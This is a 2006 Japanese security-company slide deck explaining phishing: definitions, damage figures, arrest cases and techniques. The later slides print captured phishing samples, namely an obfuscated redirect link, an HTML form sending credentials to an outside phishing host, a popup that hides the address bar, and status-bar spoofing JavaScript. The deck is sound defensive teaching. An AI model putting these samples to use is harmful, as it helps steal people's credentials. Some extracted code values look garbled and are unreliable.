

巧妙化するオンライン詐欺

株式会社セキュアブレイン
星澤 裕二

2006.9.14



SecureBrain

オンライン詐欺とは

- ◆ オンライン詐欺とは、インターネットを利用した詐欺の総称で、インターネット詐欺、デジタル詐欺とも呼ばれる
- ◆ 不正行為のために個人情報を盗み取ったり、利用していないサービスの料金を不当に請求したりする
- ◆ オンライン詐欺には、フィッシング、架空請求メール、ワンクリック詐欺、オークション詐欺、RMT詐欺(オンラインゲーム詐欺)などがある


フィッシングとは

- ◆ フィッシングとは、本物そっくりの偽メールや偽サイトを使ってユーザーをだまし、パスワードやクレジットカード番号、個人情報などを盗み取るオンライン詐欺の一種
- ◆ 「フィッシング」のネーミングの由来は、オンライン詐欺師がメールのルアーを使ってインターネット・ユーザの海からパスワードや金融データを釣り上げる(fish)ところからきている
- ◆ “fishing”ではなく”phishing”
 - ◆ ハッカーの命名規則にのっとり“f”を“ph”に置き換えている
 - ◆ 「洗練された」という英語のsophisticated とfishを組み合わせた造語
 - ◆ “password harvesting fishing”を縮めたもの
- ◆ フィッシングを試みる人物のことをフィッシャー (Phisher)と呼ぶ

なぜ引っ掛かってしまうのか

- ◆ フィッシングに引っ掛かってしまう最大の理由は、本物と偽物の区別が難しいから
 - ◆ 振り込め詐欺は電話の向こうが本人かどうかを判断することが難しいから成立してしまう
 - ◆ フィッシングの場合、メールやWebサイトの真贋を見分けることができればだまされることはない
- ◆ メールへのヘッダなどを確認して偽装を見抜く方法はあるが、一般の人が実行するのは難しい
- ◆ メールやWebサイトが本物かどうかは、メールの差出人欄(From:)やブラウザのアドレスバーに表示されるURL、HTMLメールやWebサイトに貼り付けられた会社のロゴマークなど簡単に目視できるもので確認するのが一般的だが、それはあまり役立たない
 - ◆ メール差出人の名前は発信者が自由に設定することができるし、Webブラウザのアドレスバーに表示されるURLが偽装できてしまうセキュリティホールも発見されている
 - ◆ JavaScriptを使ってアドレスバーを上書きし、偽サイトのURLを隠すといった手口もある
 - ◆ デジタルデータであるロゴマークは簡単に複製することができる

フィッシング届出件数



Source: Phishing Activity Trends Report - Anti-Phishing Working Group

フィッシングによる被害

- ◆ 会社名を騙られた企業は、被害者に対する損害の補償だけでなく、被害を受けていない顧客からの苦情や問い合わせへの対応を余儀なくされる
- ◆ 金銭的な被害だけではなく企業の社会的な信用を失墜させるといふ部分も大きい
- ◆ フィッシングが社会現象となれば消費者の不安が募り、インターネットを利用した取引を控えるようになる
- ◆ eコマースの発展に影響する恐れがある

フィッシング被害額 (1/2)

- ◆ Gartnerが2005年8月2日(米国時間)に発表したレポートによると、キャッシュカードやデビットカードに関連するフィッシングの被害額は、過去12カ月(2004年6月から2005年5月?)で約27億5000万ドルに上ったという

- ◆ キャッシュカードを悪用するフィッシング、被害額は1年で約27億5000万ドルに (CNET Japan, 2005/8/3) <http://japan.cnet.com/news/sec/story/0,2000050480,20086088,00.htm>

- ◆ 米アースリンクではフィッシング攻撃1件当たりの対処コストが4万ドル強(ピーク時は11万5000ドル)もかかっている

- ◆ 待ったなし! フィッシング対策 | 電子商取引の存在を脅かす詐欺行為から、顧客の財産と企業の“信用”を守れ (CIO Magazine 2005年2月号) <http://www.ciojp.com/contents/?id=00002056;t=24>

フィッシング被害額 (2/2)

- ◆ 国民生活センターの相談事例に、クレジット会社から身に覚えのないオンラインショッピングによる利用代金として50万円を超える請求を受けたというものがあつた
 - ◆ 「フィッシング」被害 カード会社から50万円の請求 (国民生活センター, 2005/6/3)
http://www.kokusen.go.jp/soudan_now/phishing.html
- ◆ UFJカードは2005年2月7日、同社のクレジットカード会員がフィッシング詐欺の被害に遭った可能性があり、偽造カードによるキャッシングで約150万円が不正に引き出されたと発表
 - ◆ UFJカード会員がフィッシング詐欺被害か (ITmedia, 2005/2/7)
<http://www.itmedia.co.jp/news/articles/0502/07/news048.html>

フィッシング事件 (1/2)

- ◆ FBIとアイオワ州ダベンポートの地元警察が、MSNユーザーを標的としてフィッシング攻撃を仕掛けた疑いで男を逮捕。司法当局によると、ジェイソン・ハリス被告(22)はMicrosoftのMSNユーザーを標的に、フィッシングの手口を使ってクレジットカード番号と個人情報を盗み出したとして、有線通信不正行為75件の罪に問われている。
 - ◆ MSNユーザー狙ったフィッシング詐欺で男を逮捕 (ITmedia, 2005/8/25)
<http://www.itmedia.co.jp/enterprise/articles/0508/25/news005.html>
- ◆ ハリケーン「カトリーナ」の被災者救済を装い、ウェブで約4万ドルを集めたフロリダ在住の男が米国時間10月3日、詐欺罪で起訴された。起訴状によれば、フロリダ在住のGary Kraserは、電子メールや自分で立ち上げたAirKatrina.comというもっともらしいウェブサイトを使い、2日間で約50人の善意の人々から義援金をだまし取ったという。
 - ◆ ハリケーン被害に乗じたネット詐欺で初の起訴--被災者救済を装い4万ドルを集める (CNET Japan, 2005/10/4) <http://japan.cnet.com/news/sec/story/0,2000050480,20088149,00.htm>

フィッシング事件 (2/2)

- ◆ 不正ソフト「スパイウェア」を使ったインターネットバンキングの不正送金事件で、不正アクセス禁止法違反容疑などで逮捕された平山喜一容疑者(34)らが昨年10月ごろ、イーバンク銀行(東京)のホームページの偽サイトを作って、顧客のパスワードなどを不正入手する「フィッシング」行為をしていたことが11日、警視庁ハイテク犯罪対策総合センターの調べでわかった。
 - ◆ 「スパイウェア」で逮捕の男、「フィッシング」行為も (YOMIURI ONLINE, 2005/11/11)
<http://www.yomiuri.co.jp/net/news/20051111nt0e.htm>
- ◆ 千葉県稲毛区稲毛台町、無職、小泉直容疑者(25)を詐欺と不正アクセス禁止法違反の疑いで逮捕。昨年3月から今年1月ころにかけて、ヤフーが運営するネットオークションの参加者を狙い、約300件総額約550万円分の不正な取引をしていたとみて余罪を追及する。調べによると、小泉容疑者は1月13日、フィッシングで入手した横浜市の女性会社員(28)のID番号やパスワードを使って、埼玉県三郷市の男性会社員(42)がネットオークションに出品した旅行券など(約2万円相当)を落札し、だまし取った疑い。
 - ◆ フィッシング詐欺初摘発、ネット競売で他人装う・警視庁 (NIKKEI NET, 2/7/2006)
http://it.nikkei.co.jp/security/news/net_crime.aspx?n=MMITca211307022006

フィッシング・テクニック (1/3)

◆ スпам

- ◆ 営利目的のスパムと詐欺目的のフィッシングではメールの内容は異なるが、収集したメールアドレス宛に無差別にメールを大量配信するという点では同じ
- ◆ スパマー(スパム送信者)のメールアドレス収集や無差別大量配信といったテクニックはそのままフィッシングにも利用される
- ◆ アンチスパムのフィルタリングを回避する
 - ◆ ランダムテキストの挿入やHTMLタグを悪用、URLブラックリストフィルターにブロックされないようにドメインをハイジャックなど

◆ スプーフィング(なりすまし)

- ◆ 偽メールや偽サイトであることをごまかすため
- ◆ 一般の人が本物か偽物かを識別するために確認するWebブラウザのアドレスバーやステータスバー、メールの差出人欄などがスプーフィングの対象
 - ◆ アドレスバーやステータスバーの詐称にはセキュリティホールやJavaScriptが悪用される

フィッシング・テクニック (2/3)

◆ ハッキング

- ◆ 偽メールや偽サイトのためにコンピュータを乗っ取り、犯行を隠すための踏み台として利用する

◆ ソーシャルエンジニアリング

- ◆ ここでのソーシャルエンジニアリングとは、人の心理を突き、うっかり個人情報情報を漏らしてしまうように仕向けるテクニックをいう
- ◆ メールタイトルや本文に工夫を凝らし偽サイトへ誘導する
 - ◆ 「アカウントの再認証が必要です」や「あなたの口座で疑わしい取引が行われました」といった理由で個人情報を求める
- ◆ 本物そっくりで作られた偽サイト
 - ◆ 偽物であることを気付かせないために、ユーザー情報を入力させた後でメンテナンス中などのエラーメッセージを表示したり、本物のサイトに移動したりする

フィッシング・テクニック (3/3)

◆ マリシャスコード(悪意のあるコード)


- ◆ ウイルス、ワーム、トロイの木馬を利用し、コンピュータを乗っ取る
- ◆ キーロガーなどのスパイウェアを使って個人情報入手する手口もある
- ◆ ボット(遠隔操作できるようになったコンピュータ)は、偽メールの配信やフィッシングサイトを構築するために使われる

◆ セキュリティホール

- ◆ アドレスバーやステータスバーの詐称はセキュリティホールを悪用して行われる
- ◆ Webブラウザのセキュリティホールだけでなく、本物のサイトのWeb アプリケーションのセキュリティホール(クロスサイトスクリプティングなど)が悪用されるケースもある

フィッシングメール1

- ◆ ロゴなどが貼り付けられた凝ったデザインのフィッシングメール。
画像データにリンクを設定し、実際の接続先を隠している



フィッシングメール2 (1/2)

- ◆ 差出人を詐称し、件名に受信者のメールアドレスを挿入している。本文は一見テキストメールのように見えるがHTMLメール

✉ HSBC: your email - yuji_hoshizawa@securebrain.co.jp - メッセージ (HTML 形式)

ファイル(F) 編集(E) 表示(V) 挿入(I) 書式(O) ツール(T) アクション(A) ヘルプ(H)

返信(R) | 全員へ返信(L) | 転送(W) | 印刷(P) | 削除(D) | 移動(M) | 戻る(B) | 進む(F) | 検索(S) | ヘルプ(H)

差出人: HSBC [DemetriAlbritton@hsbc.co.uk] 送信日時: 2005/05/20 (金) 5:2
宛先: yuji_hoshizawa@securebrain.co.jp
CC:
件名: HSBC: your email - yuji_hoshizawa@securebrain.co.jp

Dear HSBC Bank Customer,

We find that some of our members no longer have access to their email addresses. As result HSBC bank sent this letter to verify e-mail addresses of our clients. You must complete this process by clicking on the below and entering in the small window your HSBC bank online access details:

<http://www.hsbc.co.uk/ypdGbr2JF4A6VgRWZit1xJ2t04CfxcRovzbMILbko9v2UxC6cN4o4fp12np>

フィッシングメール2 (2/2)

- ◆ 画面上に見えているリンクと実際に接続するリンク先が異なる。
GoogleとMSNのリダイレクト機能を使って偽サイトに接続する。


Dear HSBC Bank Customer,

We find that some of our members no longer have access to their email addresses. As result HSBC bank sent this letter to verify e-mail addresses of our clients. You must complete this process by clicking on the below and entering in the small window your HSBC bank online access details:

<http://www.hsbc.co.uk/ypdGbr2JF4A6VgRWZit1xJ2t04CfxcRovzbMILbko9v2UxC6cN4o4fp12np>

```
<A href="http://www.google.sh/url?q=http://go.msn.com/HML/5/5.asp?target=  
http://%09%70e9%700i%70%%%2e%09%64%41.%%%%72%09%%75/"  
target=_blank>http://www.hsbc.co.uk/ypdGbr2JF4A6VgRWZit1xJ2t04CfxcR  
ovzbMILbko9v2UxC6cN4o4fp12np</A>
```

フィッシングメール3 (1/2)




フィッシングメール3 (2/2)

- ◆ メール中の入力フォームにカード情報などを直接入力し、「送信」ボタンを押すと、入力した情報が偽サイトに送信される。

```
<FORM action=http://home.pufs.ac.kr/~together/zeroboard/si.php method=post
  target=_blank>
<INPUT type=hidden value=ballwanda@alltel.net name=mail>
<INPUT maxLength=64 size=27 name=userid>
<INPUT type=password maxLength=63 size=27 name=pass>
<INPUT maxLength=63 size=27 name=email>
<INPUT type=password maxLength=63 size=27 name=emailpass>
<INPUT type=submit value=Submit name=submit>
</FORM>
```

ポップアップウィンドウ (1/2)

- ◆ 偽の入力画面を本物らしく見せるため、バググラウンドに本物のサイトを表示する。



ポップアップウィンドウ (2/2)

- ◆ META Refreshを使って本物のサイトを読み込み後、
window.openでアドレスバーとツールバーを非表示にした偽のポップアップウィンドウを表示する

```
<META HTTP-EQUIV="Refresh" CONTENT="0";  
URL=http://www.hsbc.co.uk/1/2/hsbc/about">  
<SCRIPT language=JavaScript>  
    // ensure top window  
    if (window != top)  
    {  
        top.location = window.location;  
    }  
</SCRIPT>  
<title></title></HEAD>  
<BODY bgColor=#ffffff onload="window.open('welcome3.html', 'metoo7',  
'top=205, left=230, width=410, height=250, toolbar=no, location=no,  
scrollbars=no, resizable=no')">
```


ステータスバー偽装 (1/5)

◆ JavaScriptを使ったステータスバーの偽装例

```
<SCRIPT language=JavaScript>
  <!--
    // Following COPYRIGHT 1997 Dennis & Family. All Rights Reserved.
    function snapIn(jumpSpaces,position) { var msg =
      "https://www.paypal.com/cgi-bin/webscr?cmd=\_login-run"; var out = ""; for
      (var i=0; i<position; i++) { out += msg.charAt(i) } for (i=1;i<jumpSpaces;i++) { out
      += " " } out += msg.charAt(position); window.status = out; if (jumpSpaces <= 1)
      { position++; if (msg.charAt(position) == ' ') { position++ } jumpSpaces = 00-
      position } else if (jumpSpaces > 3) { jumpSpaces *= .00 } else { jumpSpaces-- }
      if (position != msg.length) { var cmd = "snapIn(" + jumpSpaces + "," + position +
      ")"; window.setTimeout(cmd,00); } return true }
    //-->
</SCRIPT>
```

ステータスバー偽装 (2/5)

- ◆ アクティブ・スクリプトを無効にすると、JavaScriptスクリプトによるステータスバーの偽装を防ぐことができる



ステータスバー偽装 (3/5)

- ◆ TABLE要素を使ったアンカーでステータスバーを偽装し、実際のリンク先とは異なるアドレスを表示
